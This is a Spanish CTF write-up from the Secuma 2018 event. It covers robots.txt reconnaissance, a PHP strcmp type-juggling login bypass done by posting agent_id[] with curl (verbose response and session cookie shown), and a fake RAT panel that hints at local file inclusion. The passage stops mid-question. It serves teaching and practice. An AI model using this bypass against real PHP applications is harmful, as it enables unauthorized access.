



El siguiente contenido está publicado con fines académicos y de concienciación. No nos hacemos responsables de las actividades que se lleven a cabo con la información mostrada a continuación.

El siguiente post forma parte de una serie de posts dedicados a mostrar las soluciones a los retos presentados en el **Evento de CiberSeguridad de [Secuma](#) 2018** celebrado en **Málaga el 15 de Noviembre de 2018**.

Cabe destacar que vamos a proceder a publicar el código fuente de cada uno de los retos (de los retos de Web) para que todo el mundo pueda bajarselo, modificarlo y conseguir así customizarlo a su gusto para lograr nuevas variantes procedientes del mismo reto que puedan inspirar a la creación de nuevos retos y/o soluciones. Así que estar atentos al [Gitlab](#).

Tan sólo pedimos que siempre que se modifique el código se mencione al autor del mismo así como que se ponga a disposición del público el resultante. Dicho esto vamos a proceder a explicar, de forma detallada los pasos que seguimos así como consejos que puedan ayudar al lector y/o aclarar conceptos. Empecemos!

FASE DE CONTACTO.


En el anterior writeup me extendí demasiado, así que procuraré ser más directo en este. Entonces... Comencemos!







En este reto nos encontramos con una [vista](#) principal que parece tener un bonito [javascript de particles de Vicent Garreau](#), y un logo con el FBI.



Como no encontramos nada de utilidad en el código fuente, vamos a proceder con la fase de mapeo de la plataforma y a ver que nos encontramos. Aplicaremos unos truquillos que no comentamos en el writeup anterior:


1. Un fallo muy típico de algunos administradores o desarrolladores es dejar el **listado de directorios habilitado en el servidor web**, y esto nos permitiría ir moviendonos por cada uno de los subdirectorios y trazar una mapa completo y exacto de donde esta cada una de los ficheros de una plataforma web así como las rutas de la misma. Se vería así:



| Name | Last modified | Size | Description |
|--|------------------|------|-------------|
|  Parent Directory | | - | |
|  cosas/ | 2017-07-07 01:51 | - | |
|  imagenes/ | 2017-07-07 01:51 | - | |
|  js/ | 2017-07-07 01:51 | - | |
|  mi.css | 2017-07-07 01:51 | 0 | |
|  mi.js | 2017-07-07 01:51 | 0 | |


¿Cómo se comprueba esto?

Simplemente tenemos que acceder a un directorio que sepamos que exista y, si esta habilitado, nos lo mostrará. Una tecnica muy rápida para esto, es ponerse encima de una imagen, pulsar click, acceder a la referencia de la misma, y subir un nivel, es decir, si la imagen esta en /images/img1.png, poner en la url /images/. Vamos a ponerlo en práctica:



Y lamentablemente, no, no esta habilitado el listado de directorios (aunque sabemos que el Servidor Web es un **NGINX** o podemos pensarlo). Así que pasemos al siguiente truco:

2. Una fuente de información de rutas que se suele encontrar en muchas webs es la disponible en el fichero "**robots.txt**", que es un fichero que define una serie de acciones para los bots de Google y demás, y que indexen o no un determinado contenido. Si probamos a ver el archivo /robots.txt nos encontramos con lo siguiente:




```

User-agent: *
Disallow: /
Disallow: /agency.php
Disallow: /flag.php

```


Si, es un txt con un bonito logo en ascii, y un poquito más abajo nos encontramos dos rutas: **"/flag.php"** y **"/agency.php"**. Pues... blanco y en botella leche! de cabeza a por la flag.



Pero no, no podía ser tan fácil, aunque ojo! Interesante con el mensaje que nos da, nos dice que tenemos que mirar el fichero completo, es decir, que la flag puede que se este en el código fuente de este archivo "flag.php", eso ya nos da a la idea que vamos a tener o que subir una shell, o que explotar un **LFI** o similar.

Un **Local File Inclusión** es una técnica de explotación web que consiste en la lectura de un fichero local (lectura del código fuente, es decir, lectura completa) debido a una vulnerabilidad en un proceso de inclusión o carga de archivos locales. Más adelante pondremos varios ejemplos.


Volvamos a la otra ruta, esa "**agency.php**" a ver que contiene. Y al parecer damos con una especie de control de acceso restringido por un sólo campo. Mmmmmm, eso de 1 sólo campo ya nos rompe el planteamiento convencional.



Podemos plantear el mismo caso del anterior writeup, donde explotábamos, por medio de sqlmap, una inyección SQL aprovechando una falta de sanitización del campo EMAIL. Pero, por si alguien se dio cabezazos contra este muro, os delanto que los tiros no van por ahí, no obstante, os dejo si queréis comprobar el proceso (lanzad el sqlmap con el risk 3 y el level 5 para ver que no va a sacar nada útil, más que reverntarme el docker y el log de Nginx...

Entonces... probemos simplemente a introducir un valor aleatorio, por ejemplo: patatas.

Y el Backend nos sorprende con el siguiente mensaje de error: "Agent IDs aren't equals!"




Podemos pensar en que realiza algún tipo de **comparación con id's de agentes almacenados** en algún sitio. Y pensamos... Bueno, si no es vulnerable a inyección sql, quizás es porque no utiliza una base de datos (aunque lo más normal sería que porque estuviera sanitizando correctamente las entradas, pero supongamos que no precisa de una base de datos).

¿Qué podemos hacer ahora?

Y aquí hay dos caminos (y con dos caminos me refiero a dos vías para darse cuenta de la misma conclusión):

1. Utilizando la **pista** que nos proporcionaron los administradores de Bitup:



Si no tenemos un problema grave de vista podemos ver dos indicios que nos darán la solución:

"please **S**ir! you mus**T** to **R**eidentify yourself!! **C**odes are not exactly equals and remember that **M**an **P**ages always help"

1. Nos vuelve a mencionar las palabras: "**exactly equals**"
2. Vemos como hay unas letras en mayúsculas que si las juntamos todas las de la frase sale: **STRCMP**.

Y si vamos a la guía de PHP, vemos que la función STRCMP compara strings a nivel binario. Joder! y encima pone la palabra segura en la definición. Difícil esta...

strcmp

(PHP 4, PHP 5, PHP 7)

strcmp — Comparación de string segura a nivel binario

Descripción

```
int strcmp ( string $str1 , string $str2 )
```

Tenga en cuenta que esta comparación considera mayúsculas y minúsculas.

Pero aquí entra en vigor un factor clave. Nosotros, que somos expertos en programación en Lenguaje PHP sabemos ya que cuando invocamos a una función nativa, como es strcmp o similar, con unos valores predefinidos, o mejor dicho, unos tipos de datos (en los parámetros) estrictos; y no pasamos correctamente esos parámetros, sabemos, que php nos lanzará un warning y nos retornará un bonito **NULL**. Vale sí, lo sabemos, pero...

¿De qué nos vale ese NULL?

Pues aquí nos hace falta recordar otro factor superimportante del Lenguaje PHP y que es el "**Type Juggling**" o "**Manipulación de Tipos**". Sabemos que PHP no soporta la declaración explícita de un tipo de variable, sino que se convierte a dicho tipo del que sea requerido en el momento de su asignación. Y esto nos da paso a una cuestión, y son las comparaciones entre variables:

Hay **dos tipos de comparación** en PHP:

- **Comparación Estricta:** quizás es la más coherente que alguno le pueda parecer. Es básicamente la que dados dos valores, sólo se obtendrá Verdadero cuando dichos valores sean del mismo tipo y además sean el mismo valor. Es decir, además de comprobar que los valores son el mismo valor, puesto que PHP, dependiendo de la comparación, puede tomar el valor NULL y el valor 0 el mismo valor (es posible que mi profesor de Bases de Datos acabe de recibir un incordioso pitido por culpa de dicha afirmación), pero realmente no coinciden en tipo. La comparación estricta se hace mediante el tiple igual (===) . Ex: 0===NULL : FALSE
Podemos ver la correspondencia con la siguiente tabla.

PHP Comparisons: Strict

Strict comparisons with ===

| | TRUE | FALSE | 1 | 0 | -1 | "1" | "0" | "-1" | NULL | array() | "php" | "" |
|---------|-------|-------|-------|-------|-------|-------|-------|-------|-------|---------|-------|-------|
| TRUE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE |
| FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE |
| 1 | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE |
| 0 | FALSE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE |
| -1 | FALSE | FALSE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE |
| "1" | FALSE | FALSE | FALSE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE |
| "0" | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE |
| "-1" | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE |
| NULL | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE |
| array() | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | TRUE | FALSE | FALSE |
| "php" | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | TRUE | FALSE |
| "" | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | TRUE |

OWASP Day 2015 PHP Magic Tricks: Type Juggling

- **Comparación Débil:** es la que comprueba si los valores son iguales después de la manipulación de tipos. Después de toda la explicación anterior, creo que con una frase y una imagen se autoexplica: “Recordad la manipulación de tipos”, y culminamos con la siguiente tabla.

PHP Comparisons: Loose

Loose comparisons with ==

| | TRUE | FALSE | 1 | 0 | -1 | "1" | "0" | "-1" | NULL | array() | "php" | "" |
|---------|-------|-------|-------|-------|-------|-------|-------|-------|-------|---------|-------|-------|
| TRUE | TRUE | FALSE | TRUE | FALSE | TRUE | TRUE | FALSE | TRUE | FALSE | FALSE | TRUE | FALSE |
| FALSE | FALSE | TRUE | FALSE | TRUE | FALSE | FALSE | TRUE | FALSE | TRUE | TRUE | FALSE | TRUE |
| 1 | TRUE | FALSE | TRUE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE |
| 0 | FALSE | TRUE | FALSE | TRUE | FALSE | FALSE | TRUE | FALSE | TRUE | FALSE | TRUE | TRUE |
| -1 | TRUE | FALSE | FALSE | FALSE | TRUE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE |
| "1" | TRUE | FALSE | TRUE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE |
| "0" | FALSE | TRUE | FALSE | TRUE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE |
| "-1" | TRUE | FALSE | FALSE | FALSE | TRUE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE |
| NULL | FALSE | TRUE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | TRUE | TRUE | FALSE | TRUE |
| array() | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | TRUE | TRUE | FALSE | FALSE |
| "php" | TRUE | FALSE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | FALSE | FALSE | TRUE | FALSE |
| "" | FALSE | TRUE | FALSE | TRUE | FALSE | FALSE | FALSE | FALSE | TRUE | FALSE | FALSE | TRUE |

OWASP Day 2015 PHP Magic Tricks: Type Juggling

Y sí, si nos fijamos, podemos percibir algunos casos preocupantes como pueden ser comparaciones entre strings y enteros, comparaciones entre booleanos y strings, y en especial los dos casos donde la cadena “php”, comparada junto con un 0, se evalúa como cierto.

Y a pesar de ver casos completamente horribles, a nivel lógico, y no de la evaluación del intérprete. Nos hemos dejado el caso relevante que andamos buscando, y para ello debemos fijar la vista en la fila y/o columna del **NULL**, donde encontramos **4 casos** que pueden dar a una evaluación no contemplada y por consiguiente derivar el flujo del programa en un sentido no controlado.

Vemos que de esos 4 valores, nos quedamos con **uno**, y es la **intersección entre NULL y 0**. Pues dicha comparación da como valor lógico resultante **TRUE**. Y aprovecho para recuperar ese puntero a la sección de la función Strcmp de la guía oficial de PHP donde dice: “Si los valores coinciden, es decir, son exactamente iguales, la función retorna 0”. Y es ahí donde tenemos al bicho! Si el programador de backend, ha aplicado la lógica directa, y ha situado una comparación débil con el valor resultante de dicha función, existe una posibilidad de corromper los parámetros de dicha función y conseguir ese valor NULL que evaluado con == 0, nos devolverá TRUE y por tanto será exactamente igual que haber enviado la cadena correcta.

¿Y cómo conseguimos ese NULL en la función strcmp?

Pues sí, a cadena introducida (o agent_id), no saca un error por no coincidir, será porque se está evaluando (con la función strcmp) nuestro dato de entrada, y lo que ello conlleva es que, sino se sanitiza dicha entrada, se podría meter un parámetro, distinto de string, y forzar a un retorno nulo. Y ese nulo lo conseguimos pasando un **array** como “**agent_id**”.

¿Cómo paso un array en un parámetro que viaja en una Petición por POST?

Simple y directo: si el **paso normal** es así: “**agent_id=1234567**”,
El **paso como matriz** será así: “**agent_id[]=1234567**”.

Formando el valor a pasar de esta manera, conseguimos que se tome como un array y no como string. Veremos el siguiente ejemplo lanzado desde un simple cURL.

```
root@kali:~# curl -X POST --data "agent_id[]=1234567" "https://web02.bitupalicante.es/agency.php"
root@kali:~#
```

Pero si nos fijamos, no devuelve ningún contenido en la respuesta HTTP. Como si no hubiese funcionado. Pero no es así, simplemente lo entenderemos al aplicar el sentido lógico:

¿Qué pasa cuando te autenticas en un login? ¿No recibes un código de redirección al panel?

Pues este es el mismo caso, sólo que con cURL, si no especificas el **verbose**, no te muestra las cabeceras de la respuesta HTTP con el contenido completo, esto se hace con el **-v**.


```

root@kali:~#
root@kali:~# curl -X POST --data "agent_id[]=1234567890" "https://web02.bitupalicante.es/agency.php" -v
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 51.15.128.24...
* TCP_NODELAY set
* Connected to web02.bitupalicante.es (51.15.128.24) port 443 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* successfully set certificate verify locations:
*   CAfile: none
*   Capath: /etc/ssl/certs
* (304) (OUT), TLS handshake, Client hello (1):
* (304) (IN), TLS handshake, Server hello (2):
* TLSv1.2 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS handshake, Server key exchange (12):
* TLSv1.2 (IN), TLS handshake, Server finished (14):
* TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* TLSv1.2 (OUT), TLS change cipher, Client hello (1):
* TLSv1.2 (OUT), TLS handshake, Finished (20):
* TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / ECDHE-RSA-AES128-GCM-SHA256
* ALPN, server accepted to use http/1.1
* Server certificate:
*   subject: CN=web02.bitupalicante.es
*   start date: Nov 15 08:43:43 2018 GMT
*   expire date: Feb 13 08:43:43 2019 GMT
*   subjectAltName: host "web02.bitupalicante.es" matched cert's "web02.bitupalicante.es"
*   issuer: C=US; O=Let's Encrypt; CN=Let's Encrypt Authority X3
*   SSL certificate verify ok.
> POST /agency.php HTTP/1.1
> Host: web02.bitupalicante.es
> User-Agent: curl/7.61.0
> Accept: */*
> Content-Length: 21
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 21 out of 21 bytes
< HTTP/1.1 302 Found
< Server: nginx/1.10.3 (Ubuntu)
< Date: Tue, 20 Nov 2018 02:02:17 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Set-Cookie: PHPSESSID=52lno93461cjifbdtst6chjad5; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Location: /vault9.php
<
* Connection #0 to host web02.bitupalicante.es left intact
root@kali:~#

```

Y ahí tenemos esas cabeceras, donde podemos observar ese código de redirección 302, que nos lleva a ese **“Location: /vault9.php”**. Pero lo importante de aquí, es el dato que se encuentra en el campo **“Set-Cookie”**, que contiene la sesión PHP que utilizaremos para acceder.

Simplemente copiamos dicho valor, y lo reemplazamos en una cookie de nuestro navegador, yo personalmente utilizo Cookie Editor de Firefox. Y una vez tengo la cookie actualizada, al dirigirnos a la nueva ruta /vault9.php, nos dejará pasar en vez de redirigirnos al index (como hacia cuando no teníamos una sesión php establecida).

2. La segunda opción (de la que algunos se habrán olvidado ya) consiste en el mismo procedimiento, pero deducido exclusivamente por el mensaje de error que sugiere una comparación binaria al mostrar el mensaje: **“aren’t equals”**.

Y pasada la primera parte del reto, nos topamos con lo que parece ser un “Controlador de una botnet”, por la referencia a RAT (Remote Administration Tool) y por la sugerencia de introducir una Dirección IP con la que establecer una comunicación.

The interface has a dark blue background. At the top, it says "Welcome Mrs DiPierro". Below that, it prompts "Introduce target to communicate with the rat:". A white input field contains the IP address "51.15.123.90". Underneath, the "Results:" section shows a large black rectangular area, indicating a successful connection. At the bottom, there is a blue button labeled "Access" and a copyright notice "© Fbi 2018-2019".

Si probamos a introducir una dirección IP válida, como sugiere el placeholder, nos da el siguiente mensaje en el resultado (que no es más que la respuesta HTTP a una solicitud al puerto 80 de la IP):

The interface is the same as the previous one. The input field now contains "172.217.17.4". The "Results:" section displays the raw HTTP response in green text on a black background:

```
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
```

 Below the results, the blue "Access" button remains visible, along with the "© Fbi 2018-2019" footer.

Teniendo en cuenta lo que habíamos descubierto al inicio del reto, y es que en flag.php nos decía que debíamos leer el contenido de dicho fichero. Pues es más que evidente que lo que tendremos que hacer es explotar un Local File Inclusión (LFI) para poder obtener ficheros locales (al servidor) y poder obtener su contenido.

¿ Y cómo leemos un fichero local por medio de una petición HTTP?

